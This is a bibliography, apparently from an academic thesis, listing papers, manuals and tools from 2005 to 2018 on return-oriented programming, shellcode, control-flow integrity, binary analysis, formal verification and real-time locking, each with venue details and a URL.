[Aba+05] Martin Abadi, Mihai Budiu, Ulfar Erlingsson, and Jay Ligatti. "Control-flow Integrity". In: *Proceedings of the 12th ACM Conference on Computer and Communications Security*. New-York, NY: ACM, 2005, pp. 340–353. ISBN: 1-59593-226-7. URL: `http://www.cs.columbia.edu/~suman/secure_sw_devel/p340-abadi.pdf`.

[Armb] *ARM1156T2-S Technical Reference Manual*. ARM Limited. 110 Fulbourn Road, Cambridge, England, 2005. URL: `http://infocenter.arm.com/help/topic/com.arm.doc.ddi0338g/DDI0338G_arm1156t2s_r0p4_trm.pdf`.

[Bel05] Fabrice Bellard. "QEMU, a Fast and Portable Dynamic Translator". In: *Proceedings of the 2005 USENIX Annual Technical Conference*. Berkeley, CA, USA: USENIX Association, 2005, pp. 41–46. URL: `https://www.cse.iitd.ernet.in/~sbansal/csl862-virt/2010/readings/bellard.pdf`.

[May05] David Maynor. *NX: How well does say No to an attackers eXecution attempts?* 2005. URL: `https://www.blackhat.com/presentations/bh-usa-05/bh-us-05-maynor.pdf`.

[TE05] Matthew Tschantz and Michael Ernst. “Javari: Adding Reference Immutability to Java”. In: *Proceedings of the 20th Annual ACM SIGPLAN Conference on Object-oriented Programming, Systems, Languages, and Applications (OOPSLA ’05)*. New York, NY: ACM, 2005, pp. 211–230. URL: https://homes.cs.washington.edu/~mernst/pubs/ref-immutability-oopsla2005.pdf.

[Aho+06] Alfred V. Aho, Monica S. Lam, Ravi Sethi, and Jeffrey D. Ullman. *Compilers: Principles, Techniques, and Tools*. 2nd. Boston, MA: Addison-Wesley Longman Publishing Co., Inc., 2006. ISBN: 0321486811. URL: http://ce.sharif.edu/courses/94-95/1/ce414-2/resources/root/Text\%20Books/Compiler\%20Design/Alfred\%20V.\%20Aho,\%20Monica\%20S.\%20Lam,\%20Ravi\%20Sethi,\%20Jeffrey\%20D.\%20Ullman-Compilers\%20-\%20Principles,\%20Techniques,\%20and\%20Tools-Pearson_Addison\%20Wesley\%20(2006).pdf.

[Bar+06] Mike Barnett, Bor-Yuh Evan Chang, Robert DeLine, Bart Jacobs, and Rustan Leino. “Boogie: A Modular Reusable Verifier for Object-Oriented Programs”. In: *Proceedings of the 4th International Symposium of Formal Methods for Components and Objects*. Berlin-Heidelberg: Springer-Verlag, 2006, pp. 364–387. URL: https://www.microsoft.com/en-us/research/wp-content/uploads/2016/02/specsharp-krml160.pdf.

[LRL06] Junghee Lim, Thomas Reps, and Ben Liblit. “Extracting Output Formats from Executables”. In: *Proceedings of the 13th Working Conference On Reverse Engineering (WCRE ’06)*. Benevento, Italy: IEEE Computer Society, 2006, pp. 167–178. ISBN: 0-7695-2719-1. URL: http://pages.cs.wisc.edu/~liblit/wcre-2006/wcre-2006.pdf.

[McC+06] Bill McCloskey, Feng Zhou, David Gay, and Eric Brewer. “Autolocker: Synchronization Inference for Atomic Sections”. In: *Proceedings of the 33rd ACM Symposium on Principles of Programming Languages (POPL ’06)*. New York, NY: ACM, 2006, pp. 346–358. ISBN: 1595930272. URL: http://groups.csail.mit.edu/pag/OLD/parg/mccloskey06autolocker.pdf.

[Cab+07] Juan Caballero, Heng Yin, Zhenkai Liang, and Dawn Song. “Polyglot: Automatic Extraction of Protocol Message Format Using Dynamic Binary Analysis”. In: *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS ’07)*. New York, NY: ACM, 2007, pp. 317–329. ISBN: 978-

1-59593-703-2. URL: https://gala2014.comp.nus.edu.sg/~liangzk/papers/ccs07.pdf.

[Emm+07] Michael Emmi, Jeffrey S. Fischer, Ranjit Jhala, and Rupak Majumdar. "Lock Allocation". In: *Proceedings of the 34th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL '07)*. New York, NY: ACM, 2007, pp. 291–296. ISBN: 1595935754. URL: https://ranjitjhala.github.io/static/lock_allocation.pdf.

[Faa07] Faase. *BF is Turing-complete*. 2007. URL: http://www.iwriteiam.nl/Ha_bf_Turing.html.

[JKW07] Kurt Jensen, Lars Michael Kristensen, and Lisa Wells. "Coloured Petri Nets and CPN Tools for modelling and validation of concurrent systems". In: *International Journal on Software Tools for Technology Transfer* 9 (2007), pp. 213–254. ISSN: 1433-2787. URL: https://link.springer.com/content/pdf/10.1007/s10009-007-0038-x.pdf.

[MF07] Kin-Keung Ma and Jeffrey Foster. "Inferring Aliasing and Encapsulation Properties for Java". In: *Proceedings of the 22nd Annual ACM SIGPLAN Conference on Object-oriented Programming Systems and Applications (OOPSLA '07)*. New York, NY: ACM, 2007, pp. 423–440. URL: http://www.cs.umd.edu/projects/PL/uno/uno-oopsla07.pdf.

[Sha07] Hovav Shacham. "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)". In: *Proceedings of the 14th ACM Conference on Computer and Communications Security*. New York, NY: ACM, 2007, pp. 552–561. ISBN: 978-1-59593-703-2. URL: https://hovav.net/ucsd/dist/geometry.pdf.

[Alv08] Sergi Alvarez. *Radare2*. 2008. URL: https://rada.re/n/radare2.html.

[Buc+08] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. "When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC". In: *Proceedings of the 15th ACM Conference on Computer and Communications Security*. New York, NY: ACM, 2008, pp. 27–38. ISBN: 978-1-59593-810-7. URL: https://hovav.net/ucsd/dist/sparc.pdf.

[CCG08] Sigmund Cherem, Trishul Chilimbi, and Sumit Gulwani. "Inferring Locks for Atomic Sections". In: *Proceedings of the Conference on Programming Language Design and Implementation (PLDI)*. New York, NY: ACM, 2008, pp. 304–315. URL:

http://groups.csail.mit.edu/pag/OLD/reading-group/cherem08locks.pdf.

[DP08] Dino Distefano and Matthew Parkinson. "jStar: Towards Practical Verification for Java". In: *Proceedings of the 23rd ACM SIGPLAN Conference on Object-oriented Programming Systems Languages and Applications (OOPSLA '08)*. New York, NY: ACM, 2008, pp. 213–226. URL: https://www.researchgate.net/publication/221321764_jStar_Towards_Practical_Verification_for_Java.

[GLM08] Patrice Godefroid, Michael Y. Levin, and David A. Molnar. "Automated Whitebox Fuzz Testing". In: *Proceedings of the Network and 15th Distributed System Security Symposium (NDSS '08)*. San Diego, CA: The Internet Society, 2008. URL: https://patricegodefroid.github.io/public_psfiles/ndss2008.pdf.

[MB08] Leonardo de Moura and Nikolaj Bjørner. "Z3: An Efficient SMT Solver". In: *Proceedings of the 14th International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS '08)*. Berlin, Heidelberg: Springer-Verlag, 2008, pp. 337–340. ISBN: 978-3-540-78800-3. URL: https://link.springer.com/chapter/10.1007%2F978-3-540-78800-3_24.

[TC08] Gang Tan and Jason Croft. "An Empirical Security Study of the Native Code in the JDK." In: *Proceedings of the 17th Conference on Security Symposium*. Berkeley, CA, USA: USENIX Association, 2008, pp. 365–378. URL: https://www.usenix.org/legacy/event/sec08/tech/full_papers/tan_g/tan_g.pdf.

[Won+08] Gilbert Wondracek, Paolo Milani Comparetti, Christopher Kruegel, and Engin Kirda. "Automatic Network Protocol Analysis". In: *Proceedings of the Network and 15th Distributed System Security Symposium (NDSS '08)*. San Diego, CA: The Internet Society, 2008. URL: http://wp.internetsociety.org/ndss/wp-content/uploads/sites/25/2017/09/Automatic-Network-Protocol-Analysis-paper-Gilbert-Wonracek.pdf.

[AS09] Gilles Audemard and Laurent Simon. "Predicting Learnt Clauses Quality in Modern SAT Solvers". In: *Proceedings of the 21st International Jont Conference on Artifical Intelligence*. San Francisco, CA: Morgan Kaufmann Publishers Inc., 2009, pp. 399–404. URL: https://www.ijcai.org/Proceedings/09/Papers/074.pdf.

[Cam09] Gabriel Campana. "Fuzzgrind: un outil de fuzzing automatique". In: *Symposium sur la Sécurité des Technologies de l'Information et des Communicati ons (SSTIC 2009)*. Rennes, 2009, pp. 213–229. URL: https://www.sstic.org/2009/presentation/Fuzzgrind_un_outil_de_fuzzing_automatique/.

[Che+09] Ping Chen, Hai Xiao, Xiaobin Shen, Xinchun Yin, Bing Mao, and Li Xie. "DROP: Detecting Return-Oriented Programming Malicious Code". In: *Proceedings of the 5th International Conference on Information Systems Security*. Berlin, Heidelberg: Springer-Verlag, 2009, pp. 163–177. ISBN: 978-3-642-10771-9. URL: https://link.springer.com/chapter/10.1007\%2F978-3-642-10772-6_13.

[Com+09] Paolo Milani Comparetti, Gilbert Wondracek, Christopher Kruegel, and Engin Kirda. "Prospex: Protocol Specification Extraction". In: *Proceedings of the 2009 IEEE Symposium on Security and Privacy (SP '09)*. Washington, DC: IEEE Computer Society, 2009, pp. 110–125. ISBN: 978-0-7695-3633-0. URL: https://www.cs.ucsb.edu/~chris/research/doc/oakland09_prospex.pdf.

[Kle+09] Gerwin Klein, Kevin Elphinstone, Gernot Heiser, June Andronick, David Cock, Philip Derrin, Dhammika Elkaduwe, Kai Engelhardt, Rafal Kolanski, Michael Norrish, Thomas Sewell, Harvey Tuch, and Simon Winwood. "seL4: Formal Verification of an OS Kernel". In: *Proceedings of the 22nd ACM SIGOPS Symposium on Operating Systems Principles (SOSP '09)*. New York, NY: ACM, 2009, pp. 207–220. ISBN: 978-1-60558-752-3. URL: http://web1.cs.columbia.edu/~junfeng/09fa-e6998/papers/sel4.pdf.

[LG09] Xavier Leroy and Hervé Grall. "Coinductive Big-Step Operational Semantics". In: *Information and Computation* 207.2 (2009), pp. 284–304. ISSN: 0890-5401. URL: https://xavierleroy.org/publi/coindsem-journal.pdf.

[Mas+09] Joshua Mason, Sam Small, Fabian Monrose, and Greg MacManus. "English Shellcode". In: *Proceedings of the 16th ACM Conference on Computer and Communications Security*. New York, NY: ACM, 2009, pp. 524–533. ISBN: 978-1-60558-894-0. URL: https://web.cs.jhu.edu/~sam/ccs243-mason.pdf.

[Maz09] Oleg Mazonka. *Higher Subleq: Compiler into OISC language*. 2009. URL: http://mazonka.com/subleq/hsq.html.

[YP09] Yves Younan and Pieter Philippaerts. “Alphanumeric RISC ARM Shellcode”. In: *Phrack* 66 (2009). URL: http://phrack.org/issues/66/12.html.

[Cho+10] Chia Yuan Cho, Domagoj Babib, Eui Chul Richard Shin, and Dawn Song. “Inference and analysis of formal models of botnet command and control protocols”. In: *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS ’10)*. New York, NY: ACM, 2010, pp. 426–439. ISBN: 9781450302456. URL: https://people.eecs.berkeley.edu/~dawnsong/papers/ccs10botnets.pdf.

[Enc+10] William Enck, Peter Gilbet, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. “TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones”. In: *Proceedings of the 29th USENIX Symposium on Operating Systems Design and Implementation (OSDI 10)*. Vancouver, Canada: USENIX Association, 2010. URL: https://www.usenix.org/legacy/events/osdi10/tech/full_papers/Enck.pdf.

[Lei10] Rustan Leino. “Dafny: An Automatic Program Verifier for Functional Correctness”. In: *Proceedings of the 16th International Conference on Logic for Programming, Artificial Intelligence and Reasoning*. Berlin, Heidelberg: Springer-Verlag, 2010, pp. 348–370. URL: https://www.microsoft.com/en-us/research/wp-content/uploads/2016/12/krml203.pdf.

[Li+10] Jinku Li, Zhu Wang, Xuxian Jiang, Michael Grace, and Sina Bahram. “Defeating Return-oriented Rootkits with "Return-Less" Kernels”. In: *Proceedings of the 5th European Conference on Computer Systems*. New York, NY: ACM, 2010, pp. 195–208. ISBN: 978-1-60558-577-2. URL: http://www.cs.fsu.edu/~zwang/files/eurosys10.pdf.

[Ona+10] Kaan Onarligolu, Leyla Bilge, Andrea Lanzi, Davide Balzarotti, and Engin Kirda. “G-Free: defeating return-oriented programming through gadget-less binaries”. In: *Proceedings of the 2010 Annual Computer Security Applications Conference*. New York, NY: ACM, 2010, pp. 49–58. ISBN: 978-1-4503-0133-6. URL: http://www.eurecom.fr/fr/publication/3235/download/rs-publi-3235.pdf.

[Zov10] Dino Dai Zovi. *Practical Return-Oriented Programming*. 2010. URL: http://repository.root-me.org/Exploitation\%20-\%20Syst\%C3\%A8me/Microsoft/EN\%20-\%20Practical\%20Return\%20Oriented\%20Programming.pdf.

[Bar+11] Sébastien Bardin, Philippe Herrmann, Jérôme Leroux, Olivier Ly, Renaud Tabary, and Aymeric Vincent. "The BINCOA Framework for Binary Code Analysis". In: *Proceedings of the 23rd International Conference on Computer Aided Verification (CAV '11)*. Berlin, Heidelberg: Springer-Verlag, 2011, pp. 165–170. ISBN: 978-3-642-22109-5. URL: https://hal.archives-ouvertes.fr/hal-01006499/document.

[Ble+11] Tyler Bletsch, Xuxian Jiang, Vince W. Freeh, and Zhenkai Liang. "Jump-oriented Programming: A New Class of Code-reuse Attack". In: *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*. New York, NY: ACM, 2011, pp. 30–40. ISBN: 978-1-4503-0564-8. URL: https://www.comp.nus.edu.sg/~liangzk/papers/asiaccs11.pdf.

[Bra11] Björn B. Brandenburg. "Scheduling and Locking in Multiprocessor Real-Time Operating Systems". PhD thesis. 2011. ISBN: 9781267256188. URL: http://www.cs.unc.edu/~anderson/diss/bbbdiss.pdf.

[Cho+11] Chia Yuan Cho, Domagoj Babib, Pongsin Poosankam, Kevin Zhijie Chen, Edward XueJun Wu, and Dawn Song. "MACE: Model-inference-Assisted Concolic Exploration for Protocol and Vulnerability Discovery". In: *Proceedings of the 20th USENIX Security Symposium*. San Francisco, CA: USENIX Association, 2011. URL: https://www.usenix.org/legacy/events/sec11/tech/full_papers/Cho.pdf.

[DSW11] Lucas Davi, Ahmed-Reza Sadeghi, and Marcel Winnandy. "ROPdefender: A Detection Tool to Defend Against Return-oriented Programming Attacks". In: *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*. New York, NY: ACM, 2011, pp. 40–51. ISBN: 978-1-4503-0564-8. URL: https://people.csail.mit.edu/hes/ROP/Readings/ROPdefender.pdf.

[Dav+11] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. "Privilege escalation attacks on Android". In: *Proceedings of the 13th International Conference on Information Security*. Berlin, Heidelberg: Springer-Verlag, 2011, pp. 346–360. ISBN: 978-3-642-18178-8. URL: https://www.researchgate.net/publication/220905164_Privilege_Escalation_Attacks_on_Android.

[Ess11] Stephan Esser. *iOS Kernel Exploitation*. 2011. URL: https://media.blackhat.com/bh-us-11/Esser/BH_US_11_Esser_Exploiting_The_iOS_Kernel_Slides.pdf.

[RHH11] Amitabha Roy, Steven Hand, and Timothy Harris. "Hybrid Binary Rewriting for memory Access Instrumentation". In: *Proceedings of the 7th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments*. New York, NY: ACM, 2011, pp. 227–238. ISBN: 9781450306874. URL: http://www.irisa.fr/alf/downloads/PMA/15.pdf.

[Sal11] Jonathan Salwan. *ROPgadget: Gadgets finder and auto-roper*. 2011. URL: https://github.com/JonathanSalwan/ROPgadget/.

[You+11] Yves Younan, Pieter Philippaerts, Frank Piessens, Wouter Joosen, Sven Lachmund, and Thomas Walter. "Filter-resistant code injection on ARM". In: *Journal in Computer Virology* 7.3 (2011), pp. 173–188. ISSN: 1772-9890. URL: http://amnesia.gtisc.gatech.edu/~moyix/CCS_09/docs/p11.pdf.

[Des12] Fabrice Desclaux. "Miasm : Framework de reverse engineering". In: *Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC 2012)*. Rennes, 2012, pp. 368–392. URL: https://www.sstic.org/2012/presentation/miasm_framework_de_reverse_engineering/.

[Haw+12] Peter Hawkins, Alex Aiken, Kathleen Fisher, Martin Rinard, and Mooly Sagiv. "Reasoning about Lock Placements". In: *Proceedings of the 21st European Symposium on Programming (ESOP '12)*. Berlin, Heidelberg: Springer-Verlag, 2012, pp. 336–356. URL: https://theory.stanford.edu/~aiken/publications/papers/esop12.pdf.

[Mic] *Microsoft Security Toolkit Delivers New BlueHat Prize Defensive Technology*. Microsoft, 2012. URL: https://news.microsoft.com/2012/07/25/microsoft-security-toolkit-delivers-new-bluehat-prize-defensive-technology/.

[PPK12] Vasilis Pappas, Michalis Polychronakis, and Angelos D. Keromytis. "Smashing the Gadgets: Hindering Return-Oriented Programming Using In-Place Code Randomization". In: *Proceedings of the 2012 IEEE Symposium on Security and Privacy*. Washington, DC: IEEE Computer Society, 2012, pp. 601–615. ISBN: 978-1-4673-1244-8. URL: https://www.doc.ic.ac.uk/~livshits/classes/CO445H/reading/smashing-rop.pdf.

[PaX12] PaX Team. *PaX: Twelve Years of Securing Linux*. 2012. URL: https://pax.grsecurity.net/docs/PaXTeam-LATINOWARE12-PaX-linux-security.pdf.

[Pra12] Marco Prati. *ROP Gadgets hiding techniques in Open Source Projects*. 2012. URL: http://amslaurea.unibo.it/4682/.

[Vas+12] Vasil Vasilev, Philippe Canal, Axel Naumann, and Paul Russo. "Cling – The New Interactive Interpreter for ROOT 6". In: *Journal of Physics: Conference Series* 396.5 (2012), p. 052071. ISSN: 1742-6596. URL: https://iopscience.iop.org/article/10.1088/1742-6596/396/5/052071.

[Arma] *ARM Architecture Reference Manual. ARMv8, for ARMv8-A architecture profile*. ARM Limited. 110 Fulbourn Road, Cambridge, 2013. URL: https://static.docs.arm.com/ddi0487/db/DDI0487D_b_armv8_arm.pdf.

[ARM13] ARM Limited. *Procedure Call Standard for the ARM 64-bit Architecture*. 2013. URL: https://developer.arm.com/documentation/ihi0055/b/.

[Dol13] Stephen Dolan. *mov is Turing-Complete*. 2013. URL: https://www.cl.cam.ac.uk/~sd601/papers/mov.pdf.

[PH13] David A. Patterson and John L. Hennessy. *Computer Organization and Design, Fifth Edition: The Hardware/Software Interface*. 5th. San Francisco, CA: Morgan Kaufmann Publishers Inc., 2013. ISBN: 0124077269. URL: http://ac.aua.am/arm/public/2017-Spring-Computer-Organization/Textbooks/ComputerOrganizationAndDesign5thEdition2014.pdf.

[PG13] Mathias Payer and Thomas R. Gross. "String Oriented Programming: When ASLR is Not Enough". In: *Proceedings of the 2nd ACM SIGPLAN Program Protection and Reverse Engineering Workshop*. New York, NY: ACM, 2013, 2:1–2:9. ISBN: 978-1-4503-1857-0. URL: https://nebelwelt.net/publications/files/13PPREW.pdf.

[War+13] Bryan C. Ward, Jonathan L. Hermand, Christopher J. Kenna, and James H. Anderson. "Making Shared Caches More Predictable on Multicore Platforms." In: *Proceedings of the 25th Euromicro Conference on Real-Time Systems (ECRTS '13)*. Los Alamitos, CA: IEEE Computer Society, 2013, pp. 157–167. ISBN: 978-0-7695-5054-1. URL: https://www.cs.unc.edu/~anderson/papers/rtss12c_long.pdf.

[AB14a] Dennis Andriesse and Herbert Bos. "Instruction-Level Steganography for Covert Trigger-Based Malware". In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Berlin, Heidelberg: Springer-Verlag, 2014, pp. 41–50. ISBN: 978-3-319-08509-8. URL: https://www.cs.vu.nl/~herbertb/papers/stega_dimva14.pdf.

[AB14b] Miguel Araujo and Ahmed Bougacha. *Interprocedural Variable Liveness Analysis for Function Signature Recovery*. Tech. rep. 2014. URL: http://www.cs.cmu.edu/~maraujo/15745/finalreport.pdf.

[BMC14] Aditya Basu, Anish Mathuria, and Nagendra Chowdary. "Automatic Generation of Compact Alphanumeric Shellcodes for x86". In: *Proceedings of the 10th International Conference on Information Systems Security*. Berlin, Heidelberg: Springer-Verlag, 2014, pp. 399–410. ISBN: 978-3-319-13841-1. URL: https://doi.org/10.1007/978-3-319-13841-1_22.

[BB14] Erik Bosman and Herbert Bos. "Framing Signals - A Return to Portable Shellcode". In: *Proceedings of the 2014 IEEE Symposium on Security and Privacy*. Washington, DC: IEEE Computer Society, 2014, pp. 243–258. ISBN: 978-1-4799-4686-0. URL: https://www.cs.vu.nl/~herbertb/papers/srop_sp14.pdf.

[Can+14] Prakash Candrasekaran, Shibu Kumar K B, Remish L. Minz, Deepak D'Souza, and Lomesh Meshram. "A multi-core version of FreeRTOS verified for datarace and deadlock freedom". In: *Proceedings of the 12th ACM/IEEE Conference on Formal Methods and Models for Codesign (MEMOCODE '14)*. IEEE Computer Society, 2014, pp. 62–71. URL: http://www.rbccps.org/wp-content/uploads/2017/10/06961844.pdf.

[MML14] Ruben Martins, Vasco Manquinho, and Inês Lynce. "Open-WBO: A Modular MaxSAT Solver". In: *Theory and Applications of Satisfiability Testing*. Berlin, Heidelberg: Springer-Verlag, 2014, pp. 438–445. ISBN: 978-3-319-09284-3. URL: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.709.5130&rep=rep1&type=pdf.

[Mat+14] Michael Matz, Jan Hubička, Andreas Jaeger, and Mark Mitchell. *System V Application Binary Interface, AMD64 Architecture Processor Supplement*. 2014. URL: https://www.uclibc.org/docs/psABI-x86_64.pdf.

[NT14] Ben Niu and Gang Tan. "Modular Control-flow Integrity". In: *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*. New York, NY: ACM, 2014, pp. 577–587. ISBN: 978-1-4503-2784-8. URL: http://www.cse.psu.edu/~gxt29/papers/mcfi.pdf.

[SSS14] Yan Shoshitaishvili, Chris Salls, and Nick Stephens. *Angrop*. 2014. URL: https://github.com/salls/angrop.

[Car+15] Nicholas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R. Gross. "Control-Flow Bending: On the Effectiveness of Control-Flow Integrity". In: *Proceedings of the 24th USENIX Security Symposium*. Washington, DC: USENIX Association, 2015, pp. 161–176. ISBN: 978-1-931971-232. URL: https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-carlini.pdf.

[Dom15] Christopher Domas. *The M/o/Vfuscator*. 2015. URL: https://recon.cx/2015/slides/recon2015-14-christopher-domas-The-movfuscator.pdf.

[Qua] *DragonBoard 410c*. Qualcomm, 2015. URL: https://developer.qualcomm.com/hardware/dragonboard-410c.

[Ell+15] Trevor Elliott, Lee Pike, Simon Winwood, Pat Hickey, James Bielman, Jamey Sharp, Eric Seidel, and John Lauchbury. "Guilt Free Ivory". In: *Proceedings of the 2015 ACM SIGPLAN Symposium on Haskell*. New York, NY: ACM, 2015, pp. 189–200. ISBN: 9781450338080. URL: https://leepike.github.io/pubs/ivory.pdf.

[FCC15] Arnaud Fontaine, Pierre Chifflier, and Thomas Coudray. "PICON: Control Flow Integrity on LLVM IR". In: *Symposium sur la Sécurité des Technologies de l'Information et des Communications*. Rennes, 2015. URL: https://www.sstic.org/2015/presentation/control_flow_integrity_on_llvm_ir/.

[Kir+15] Florent Kirchner, Nikolai Kosmatov, Virgile Prevosto, Julien Signoles, and Boris Yakobowski. "Frama-C: A Software Analysis Perspective". In: *Formal Aspects of Computing* 27.3 (2015), pp. 573–609. URL: http://julien.signoles.free.fr/publis/2015_fac.pdf.

[MC15] John McCormick and Peter Chapin. *Building High Integrity Applications with SPARK*. Cambridge, UK: Cambridge University Press, 2015.

[Med+15] Flávio Medeiros, Christian Kästner, Márcio Ribeiro, Sarah Nadi, and Rohiy Gheyi. "The Love/Hate Relationship with the C Preprocessor: An Interview Study". In: *Proceedings of the 29th European Conference on Object-Oriented Programming*. Germany: Dagstuhl Publishing, 2015, pp. 999–1022. URL: https://www.cs.cmu.edu/~ckaestne/pdf/ecoop15.pdf.

[Pap15] Vasileios Pappas. *Defending against Return-oriented Programming*. 2015. URL: https://academiccommons.columbia.edu/doi/10.7916/D8CZ35VH.

[Xin+15] Luyui Xing, Xiaolong Bai, Tongxin Li, XiaoFeng Wang, Kai Chen, Xiaojing Liao, Shi-Min Hu, and Xinhui Han. "Cracking App Isolation on Apple: Unauthorized Cross-App Resource Access on MAC OS X and iOS". In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. New York, NY, USA: ACM, 2015, pp. 31–43. ISBN: 978-1-4503-3832-5. URL: https://www.informatics.indiana.edu/xw7/papers/xing2015cracking.pdf.

[Atm16] Atmel. *AVR Instruction Set Manual*. 1600 Technology Drive, San Jose, USA, 2016. URL: http://ww1.microchip.com/downloads/en/devicedoc/atmel-0856-avr-instruction-set-manual.pdf.

[BJ16] Alexander Bakst and Ranjit Jhala. "Predicate Abstraction for Linked Data Structures". In: *Proceedings of the 17th International Conference on Verification, Model Checking and Abstract Interpretation (VMCAI '16)*. Berlin, Heidelberg: Springer-Verlag, 2016, pp. 65–84. URL: https://www.researchgate.net/publication/276210938_Predicate_Abstraction_for_Linked_Data_Structures.

[Bar+16] Hadrien Barral, Houda Ferradi, Rémi Géraud, Georges-Axel Jaloyan, and David Naccache. "ARMv8 Shellcodes from 'A'to 'Z'". In: *Proceedings of the 12th International Conference on Information Security Practice and Experience*. Berlin, Heidelberg: Springer-Verlag, 2016, pp. 354–377. ISBN: 978-3-319-49151-6. URL: https://link.springer.com/chapter/10.1007/978-3-319-49151-6_25.

[Dab+16] Palmer Dabbelt, Stefan O'Rear, Kito Cheng, Andrew Waterman, Michael Clark, Alex Bradbury, David Horner, max Nordlund, and Karsten Merker. *RISC-V ELF psABI Specifcation*. 2016. URL: https://github.com/riscv/riscv-elf-psabi-doc/.

[Dat16] Data61. *eChronos*. 2016. URL: https://ts.data61.csiro.au/projects/TS/echronos/.

[FGH16] Peter Feiler, David Gluch, and John Hudak. *The Architecture Analysis And Design Language (AADL): An Introduction*. Software Engineering Institute, Carnegie Mellon University. 2016. URL: https://resources.sei.cmu.edu/library/asset-view.cfm?AssetID=7879.

[LH16] Anna Lyons and Gernot Heiser. *It's Time: OS Mechanisms for Enforcing Asymmetric Temporal Integrity*. arXiv preprint. 2016. URL: https://arxiv.org/pdf/1606.00111.pdf.

[Mei16] Lorenz Meier. *Pixhawk 4*. Holybro. 2016. URL: https://docs.px4.io/master/en/flight_controller/pixhawk4.html.

[Nem16] Nemo. "Modern Objective-C Exploitation Techniques". In: *Phrack* 69 (2016). URL: http://phrack.org/issues/69/9.html.

[TSW16] Niek Timmers, Albert Spruyt, and Marc Witteman. "Controlling PC on ARM using Fault Injection". In: *Proceedings of the 2016 Workshop on Fault Diagnosis and Tolerance in Cryptography*. Santa Barbara, CA: IEEE Computer Society, 2016, pp. 25–35. URL: https://www.riscure.com/uploads/2017/09/Controlling-PC-on-ARM-using-Fault-Injection.pdf.

[Wol+16] Patrick Wollgast, Robert Gawlik, Behrad Garmany, Benjamin Kollenda, and Thorsten Holz. "Automated Multi-architectural Discovery of CFI-Resistant Code Gadgets". In: *Proceedings of the 21st European Symposium on Research in Computer Security*. Heraklion: IEEE Computer Security, 2016, pp. 602–620. ISBN: 978-3-319-45744-4. URL: https://www.syssec.ruhr-uni-bochum.de/media/emma/veroeffentlichungen/2016/10/04/esorics2016_XOP.pdf.

[Bal+17] Abhiram Balasubramanian, Marek Baranowski, Antony Burtsev, Aurojit Panda, Zvonimir Rakamarić, and Leonic Ruzhyk. "System Programming in Rust: Beyond Safety". In: *ACM SIGOPS Operating Systems Review* 51.1 (2017), pp. 94–99. URL: https://www.ics.uci.edu/~aburtsev/doc/crust-hotos17.pdf.

[Bar17] Richard Barry. *The FreeRTOS Reference Manual*. Amazon Web Services. 2017. URL: https://www.freertos.org/fr-content-src/uploads/2018/07/FreeRTOS_Reference_Manual_V10.0.0.pdf.

[Bur+17] Nathan Burow, Scott A. Carr, Joseph Nash, Per Larsen, Michael Franz, Stefan Brunthaler, and Mathias Payer. "Control-Flow Integrity: Precision, Security, and Performance". In: *ACM Computer Surveys* 50.1 (2017), 16:1–16:33. ISSN: 0360-0300. URL: http://hexhive.epfl.ch/publications/files/17CSUR.pdf.

[Cam17] Amat Cama. *xrop: Tool to generate ROP gadgets for ARM, AARCH64, x86, MIPS, PPC, RISCV, SH4 and SPARC*. 2017. URL: https://github.com/acama/xrop.

[Jal17] Georges-Axel Jaloyan. *Internship report: Safe Pointers in SPARK 2014*. https://arxiv.org/pdf/1710.07047. 2017.

[JP17] Georges-Axel Jaloyan and Lee Pike. "Lock Optimization for Hoare Monitors in Real-Time Systems". In: *Proceedings of the 17th International Conference on Application of Concurrency to System Design (ACSD '17)*. Zaragoza: IEEE Computer Society, 2017, pp. 126–135. URL: https://leepike.github.io/pub_pages/acsd17.html.

[Kac17] Peter Kacherginsky. *IDA sploiter*. 2017. URL: https://github.com/iphelix/ida-sploiter/.

[Lop+17] Juan Lopez, Leonardo Babun, Hidayet Aksu, and Selcuk Uluagac. "A Survey on Function and System Call Hooking Approaches". In: *Journal of Hardware and Systems Security* 1 (2017), pp. 114–136. ISSN: 2509-3436. URL: https://link.springer.com/article/10.1007/s41635-017-0013-2.

[Ibm] *Power ISA Version 3.0B*. IBM, 2017. URL: https://openpowerfoundation.org/?resource_lib=power-isa-version-3-0.

[WA17] Andrew Waterman and Krste Asanović. *The RISC-V Instruction Set Manual, Volume I: User-Level ISA, Document Version 2.2*. 2017. URL: https://content.riscv.org/wp-content/uploads/2017/05/riscv-spec-v2.2.pdf.

[Duc+18] Julien Duchêne, Colas Le Guernic, Eric Alata, Vincent Nicomette, and Mohamed Kaâniche. "State of the art of network protocol reverse engineering tools". In: *Journal of Computer Virology and Hacking Techniques* 14.1 (2018), pp. 53–68. ISSN: 2263-8733. URL: https://hal.inria.fr/hal-01496958/document.

[GH18] Robert Gawlik and Thorsten Holz. "SoK: Make JIT-Spray Great Again". In: *Proceedings of the 12th USENIX Workshop on Offensive Technologies*. Baltimore, MD: USENIX Association, 2018. URL: https://www.usenix.org/system/files/conference/woot18/woot18-paper-gawlik.pdf.

[Gil18] David Gilbertson. *I'm harvesting credit card numbers and passwords from your site. Here's how.* 2018. URL: https://hackernoon.com/im-harvesting-credit-card-numbers-and-passwords-from-your-site-here-s-how-9a8cb347c5b5.

